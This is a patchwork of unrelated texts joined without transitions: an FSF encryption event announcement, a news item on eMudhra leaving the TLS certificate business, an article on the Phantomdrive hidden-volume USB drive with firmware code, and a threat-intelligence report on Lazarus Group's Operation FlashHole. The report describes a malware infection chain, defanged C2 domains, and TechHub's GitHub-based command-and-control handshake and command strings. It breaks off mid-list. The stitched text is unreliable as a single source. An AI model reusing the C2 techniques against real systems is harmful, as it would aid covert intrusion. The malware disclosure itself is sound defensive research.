The Free Software Foundation's "EncryptFest" today covers both encryption and privacy. The free two-hour event runs from 13:00-15:00 Eastern Daylight Time (17:00-19:00 UTC), and includes:
— A discussion on "bulk surveillance, and how encryption protects personal privacy"
— A short video from renowned cryptographer Bruce Schneier.
— A discussion with Henry Fisher, the founder of Techlore and a digital rights activist
— A hands-on workshop on how you can encrypt your email using the FSF's Email Self-Defense guide "as a concrete step to enhance your data privacy"
You may join us virtually, or if you are in Boston, Massachusetts, United States (the FSF's home base), you can join us in-person at the Boston Public Library's Copley Square branch. You may also join us in-person at MakeHaven in New Haven, Connecticut, US, and meet our deputy director Sean O'Brien. Whether attending our event online or in-person, please register. It will help us plan ahead and enable us to contact you about other important details before the workshop, like what to expect and what to bring...
Bulk surveillance violates our fundamental rights and makes free speech dangerous. Email encryption is an excellent tool you can use to shield yourself from bulk surveillance. Encrypting your email is also a concrete step towards protecting your data from others whose intentions may not be honorable.
eMudhra, the certificate authority that issued eight intermediate TLS credentials so weak that anyone could mint certificates for any website or mail server—one had a private encryption key of just 4—said it’s getting out of the business.
V. Srinivasan, chairman of India-based eMudhra Limited, cited increasing costs and complexities of compliance requirements—paired with the business generating just 1 percent of its revenue. He also said that the emergence of organizations providing TLS certificates free of charge further reduced returns on investment when compared to other products and services the company offers.
Don't let the door hit you on the butt
“However, the level of social media amplification around this incident has brought scrutiny that is out of proportion to SSL/TLS’s place in our business,” the company continued in a Thursday post. “In view of this, after detailed deliberations our board has concluded that withdrawing from global SSL/TLS is the right decision for eMudhra and its shareholders.”
You may know that privacy laws aren’t respected everywhere. In some places you can be forced to decrypt your files, or worse, get accused of a violation just for having encryption. A VeraCrypt hidden volume helps with the first problem but not the second. That’s why the project developer built Phantomdrive.

Phantomdrive is a fully open source USB drive that shows up as an 8GB disk when you plug it in. The OS has no way to detect the rest of the storage. To unlock the hidden partition, you open a text file on the visible part of the drive, type password: YOURPASSWORDHERE and save it. The drive disconnects, remounts the hidden partition, and AES-256 handles the encryption and decryption on the fly.
Design

The hardware, firmware, and mechanical design are all open source. The developer built it around a small chip called the CH569, from the same company behind the CH340 USB-to-Serial chip you’ll find on most Arduino clones. It has USB3, SD/eMMC support, and a hardware AES block built in.
eMMC was too expensive due to AI-driven demand, so the developer went with an SD card instead. If someone tears the device apart they’ll find it, but everything on it is encrypted. The enclosure is sealed with epoxy, so any attempt to get inside means destroying it first. Once eMMC prices drop, a version using it will follow.

The board itself is simple. It’s a CH569 chip, a USB port, two buck converters, a firmware update button, an SD card, and some supporting components.
Cryptography
The developer verified encryption works through functional tests and ran it against OpenSSL’s AES implementation. Most of the GitHub issues that surfaced were AI-generated noise or already fixed bugs, with one real exception around AES-XTS covered below.
Key Derivation

A Key Derivation Function (KDF) turns your password into an encryption key. The naive approach is padding the password to 32 bytes and using it directly.

That’s weak. A precomputed table could crack it without even brute forcing. To fix that, Phantomdrive adds a unique salt per device.
With different salts, an attacker has to compute keys for each device separately, and you can’t swap the SD card between devices. You can read your salt like this:
udevadm info --query=property --name=/dev/sdc | grep ID_SERIAL_SHORT
ID_SERIAL_SHORT=Phantomdrive:34FC1FA7145467F7
So, 34FC1FA7145467F7 is the salt for this device, which you will need to recover the data if it ever fails. Save that value. You can also change the Phantomdrive name and the USB PID/VID in firmware if you want more stealth. On top of the salt, the KDF runs 100,000 rounds of SHA-256.
That adds about 3 seconds to unlock time, which is already at the limit of what the chip can handle. Argon2 isn’t an option since it needs too much memory. If you need stronger security, you can increase the round count, use a software encryption layer on top, or look for a different device.
AES Modes
AES is a block cipher that works on 16-byte chunks. Different modes turn it into a stream cipher.
AES-ECB is the naive approach, encrypting each block directly. The problem is that identical plaintext blocks produce identical ciphertext blocks, which leaks patterns. Attackers can also manipulate the ciphertext in predictable ways. Not good.
AES-CTR solves this by encrypting a counter and XORing the output with plaintext.
The main risk with CTR is nonce reuse. If an attacker copies your ciphertext twice and can guess one version, they can recover the other. The developer gets around 9 MB/s write and 20 MB/s read with AES-CTR.

AES-XTS is the disk encryption standard and uses two keys. K1 protects the data, K2 generates a tweak per sector.
Each 16-byte block gets its own adjustment (T0, T1… Tn), then blocks are encrypted one by one to produce the final ciphertext.
It’s more secure but slower, around 6 MB/s write and 10 MB/s read on this hardware.
Firmware
The firmware is built on two open source libraries:
BSP: https://github.com/hydrausb3/wch-ch56x-lib
ISP: https://github.com/hydrausb3/wch-ch56x-isp
Password Snooping
The device doesn’t understand file systems. It just handles raw USB WRITE10/READ10 commands and passes them to the SD card. To detect the unlock password, the firmware scans every write for the string password: before passing data through.
void phantomdrive_snoop_write(uint8_t *buf, uint32_t len)
{
    const char *prefix = "password:";
    const size_t prefix_len = 9;
    uint32_t i;

    for (i = 0; i + prefix_len <= len; i++) {
        if (buf[i] != 'p')
            continue;
        if (memcmp(buf + i, prefix, prefix_len) != 0)
            continue;

        size_t pw_start = i + prefix_len;
        size_t pw_end = pw_start;
        while (pw_end < len && (pw_end - pw_start) < sizeof(pending_pw) &&
               buf[pw_end] != '\n' && buf[pw_end] != '\r' && buf[pw_end] != '\0')
            pw_end++;

        size_t pw_len = pw_end - pw_start;

        memcpy(pending_pw, buf + pw_start, pw_len);
        pending_pw_len = pw_len;

        memset(buf + i, 0, pw_end - i);
        return;
    }
}
Once the password is found, it gets copied into RAM and the buffer gets zeroed out so the password never touches the disk. Keep in mind, if you store a lot of data on the unencrypted partition and any of it contains the string password:, you could get a false match. If that’s a concern, you can change the trigger string in firmware or look for a different approach.
Video
The developer has also published a video, if you want to get into details of this project.
Summary
Phantomdrive is an open source USB drive that shows up as a plain 8GB disk while hiding the rest of its storage. You unlock the hidden partition by saving a password in a text file on the visible disk. The firmware catches it in the raw write traffic, keeps it in RAM, and never writes it to disk. Encryption is AES-256 on a CH569 chip, with a per-device salt and 100,000 SHA-256 rounds for key derivation. It’s limited by the hardware, so it’s weaker than memory-hard options like Argon2.
If you want to go deeper into how privacy can be preserved on real systems and how forensic traces are created and analyzed, our Anti-Forensics training is your next step. We covered advanced techniques for preserving your privacy and understanding what investigators can still see even when you think you have covered your tracks.

In January, we responded to the Lazarus Group’s novel attack campaign against South Korea, which followed last year’s Operation SyncHole. In this new operation, the group employed an updated malware chain that included both their old and new malware, which we disclosed in full, and used another mandatory South Korean security software program as a part of infection chain using a watering‑hole strategy. Notably, the group targeted victims more selectively, sending spear‑phishing emails with links to fabricated but relevant sites, such as portfolio and résumé pages tailored to each target. We dubbed this activity Operation FlashHole.
Operation FlashHole attack flow during initial compromise
Our examination reveals that the earliest evidence of this new operation dates back to July 2025. This suggests the group began preparing for the campaign shortly after ending Operation SyncHole, which lasted at least four months. We identified a minimum of three organizations impacted by the campaign in South Korea’s software, construction, and wired communication equipment manufacturing sectors. These sectors differ from those affected by Operation SyncHole, indicating that the group has expanded its target scope over time.
Background
After more than a year since the first observation of Operation SyncHole, we detected a suspicious execution chain originating from legitimate South Korean software. This chain mirrors the one from the previous operation; however, this time, the attacker abused CrossWeb EX instead of Cross EX, which was abused in Operation SyncHole. Both applications appear to be maintained by the same vendor, and both are related to financial security. CrossWeb EX is a financial security solution that is required to access widely used online banking and government websites. It encrypts communications between the user’s browser and the web server using public key infrastructure (PKI). This is not the first time Lazarus has abused this software. It was also used in 2021 to deploy the Racket downloader and again in 2022 and 2023. Although the exact method by which CrossWeb EX was abused remains unclear, we determined that the attack chain ultimately leads to the execution of the malware in memory.
We noted that the spawned process was running with a high integrity level. The parent process, INISAFECrossWebEXSvc.exe, originates from the installation bundle of INISAFE CrossWeb EX V3 version 3.4.1.2, released in 2023 after KrCERT’s public advisory.
As we already mentioned in our SyncHole blog post, this pattern closely mirrors the long‑standing strategy employed by the Lazarus Group to target South Korea. Since CrossWeb EX and similar software is mandatory for South Korean users and typically runs in the background to interact with the browser, it has been leveraged as a critical attack vector by the group. In 2025, a paper was presented at the USENIX Security Symposium that investigated vulnerabilities in South Korea’s mandatory security software and demonstrated how such software can unintentionally create a massive attack surface.
In July 2026, the South Korean government and several local security vendors also published a joint security advisory covering typical Lazarus attack techniques, including exploitation of financial security software. While this advisory overlaps with our findings from Operation FlashHole and Operation SyncHole, and AhnLab’s detailed analysis report Operation Double Barrel covers a wide range of recent Lazarus Group activities, we are conducting a more granular classification based on their TTPs. We will discuss this further in the attribution section.
Initial infection vector
Although we could not precisely determine what triggered the infection chain, our analysis uncovered a suspicious website hosted on GitHub Pages that is associated with the GitHub account used as the C2 channel. The GitHub account was created last September, and the initial version of the site was designed to showcase the résumé of a senior network appliance developer. In January, however, this site was replaced with another featuring an interior design showcase. The first site was likely accessed by an employee of a wired communication manufacturing company, while the second site likely affected a target in the construction sector.
Appearance of the malicious websites

The first site with the résumé had a photograph supposedly of a job seeker, but the lack of EXIF metadata and the unnatural texture of the image indicate that it was generated by AI. This suggests the Lazarus Group has incorporated AI into its long‑standing strategy, like other Korean‑speaking threat actors (1, 2). The group most likely also used AI to create the lure site: the job seeker’s name resembles the Korean version of “John Doe,” and the portfolio was populated with seemingly meaningless details and random companies. The generated site was then manually tailored to specific targets.
Suspected use of an AI-generated image on the résumé site
The websites contained embedded links that loaded an external JavaScript file via a script tag.
Malicious link embedded in the résumé site: hxxps://javadevhouse.co[.]kr/ajax/libs/jquery/1.7.3/jquery.min.js
Malicious link embedded in interior design site: hxxps://pythonapischool[.]com/api/detach
Based on the analysis, we assess with medium-to-high confidence that the targets received phishing emails containing links to the malicious site hosted on GitHub Pages (using the domain <username>.github.io). The research results showed a high possibility that visiting the malicious site initiated an infection process involving CrossWeb EX software. This assessment aligns with Lazarus’s recent approach, as detailed in the joint advisory published by the South Korean government and security companies.
Full infection chain


Following the initial compromise, the legitimate Windows binary fsquirt.exe was executed under the CrossWeb EX process and injected with shellcode containing a malicious DLL – TechHub malware. From our extensive and thorough examination, we identified several malicious payloads and reconstructed the complete infection chain. The infection chain is rather complex and reveals the Lazarus Group’s advanced operational techniques on targeted hosts. These techniques conceal their malicious payloads, intent and their sophisticated malware delivery framework. The latter was updated extensively compared to the previous campaign, despite the new operation starting less than a year later. Significantly, the execution chain below exists only in memory during the initial infiltration, highlighting the attackers’ considerable efforts to hide the initial compromise.
Initial infection chain
Following the initial compromise, the group sought to maintain persistence on the network by installing a pair of malware strains – TouchHub and TouchShift – leveraging DLL side‑loading under the name mscoree.dll. TouchHub was deployed by the first instance of TechHub. It then used DLL side-loading to launch TouchShift, which led to the in‑memory execution of another TechHub instance. After launching the second time, TechHub deployed another pair, ClientHub and LPEClient, rather than executing Cubridge directly. Only minimal traces of these files were found on disk; the remainder of the malicious code persisted exclusively in memory.
Expanded infection chain after gaining persistence
Since Cubridge remains only in memory at the initial compromise stage, we suspect the group designed this indirect, multistage chain to deliberately redeploy Cubridge after gaining persistence, as it serves as the most sophisticated orchestrator of the attack.
Malware set
The full chain comprises advanced variants of the known Lazarus malware strains, including TechHub, Cubridge, TouchShift, LPEClient, and the newly identified TouchHub and ClientHub.
TechHub – the start of the chain
TechHub, a downloader that plays a central role in this attack, communicates with GitHub using a Personal Access Token (PAT). It serves as the initial payload, providing the top of the chain with sufficient functionality to profile compromised hosts and facilitate subsequent payloads.
This variant is a more advanced version of the malware named CLOUDBURST by Mandiant and NickelLoader by ESET. According to their reports, the earlier version communicated with a C2 server via HTTP(S) to fetch additional payloads. The latest iteration we found, however, communicates with GitHub instead and has updated command strings.
We identified three variants of TechHub in the chain: an in‑memory version, a simple DLL side‑loading version, and a DLL side‑loading version that uses a registered Windows service. Depending on which stage loads the malware, it contacts a private GitHub repository via the GitHub API using either hard‑coded credentials or credentials retrieved from its configuration file.
When TechHub loads, it creates a 4‑byte hexadecimal identifier (ID) in the range 0x1000–0xFFFF or reads one from the configuration file, enabling the attackers to distinguish between compromised hosts. TechHub then checks a GitHub issue by sending the request GET /issues?state=[open/closed] to determine whether any previous communication remains active and removes any traces of it if found. It then proceeds with the handshaking process.
It creates a new issue titled 1[ID] with the body “hel” using the POST /issues request, and sets its status to open.
It then retrieves a file from the repository containing the 2[ID] value in its name. This file contains the RSA public key.
It generates a random 16‑byte XOR key, encrypts it with the provided RSA public key, and uploads the result, prefixed with 1[ID], to the repository.
The hard‑coded IV is XORed with the generated 16‑byte key and then used after the handshake.
During file exchange, filenames follow the pattern [1|2][ID][random-16-byte-key] throughout communication. The “2” prefix indicates delivery from the repository to TechHub, while “1” indicates delivery from TechHub to the repository. The random 16‑byte key in the filename is used for AES encryption or decryption of each file’s contents, employing either a hard‑coded IV or an updated IV.
After the key exchange is complete, TechHub reads a file with the prefix “2” once again and verifies that the delivered data equals “hel”. If the check passes, TechHub gathers extensive information from the infected host. This data is then encrypted and sent to the repository. After transmitting the device information, the process concludes by updating the body of the previously created issue from “hel” to “hey” using PATCH /issues/[issue number]. The malware is now fully prepared to receive commands from the repository.
TechHub supports four commands. The laeca command deploys a payload packaged in shellcode that reflectively loads the embedded payload directly into memory.
Command
Description
mqdrz
Collect information about the device and its running processes
laeca
Directly invoke the received shellcode in memory
aqvxp
Terminate the current process
rtcya
Beaconing after finishing the handshake process
Cubridge – the framework orchestrator
Cubridge, deployed via TechHub on the compromised host, is capable of retrieving various payloads through multiple methods. It serves as the central orchestrator of the entire malware framework, supporting a range of plugins, modules, and tools. An earlier version of Cubridge was also disclosed in the reports covering the previous version of TechHub. In those reports, Mandiant identified it as SIDESHOW, and ESET identified one of its modules as LightlessCan.
To establish communication with the C2 server, Cubridge randomly selects one of the predefined C2 servers and constructs a dedicated C2 URL for every request, using the pattern [C2_URL]/[page1]/[page2]/[page3]. This is achieved by concatenating terms from predefined word lists. Our analysis identified a single hardcoded C2 server – hxxps://cubedesign[.]co[.]kr/news/AABBCC – associated with the examined instance that is configured to version 5.1. During URL generation, AABBCC is substituted with a null value. The page3 segment is assigned a randomly generated integer between 10000000 and 99999999. Consequently, each generated URL is designed to appear authentic and remain unique for each request.
The predefined list for page1 is shown below. TechHub randomly selects one item from the list.
The predefined word list for page2 is shown below.
article, list, story
This means the hardcoded URL can later be transformed, for example, into hxxps://cubedesign[.]co[.]kr/news/economy/article/12345678 by following the steps described above.
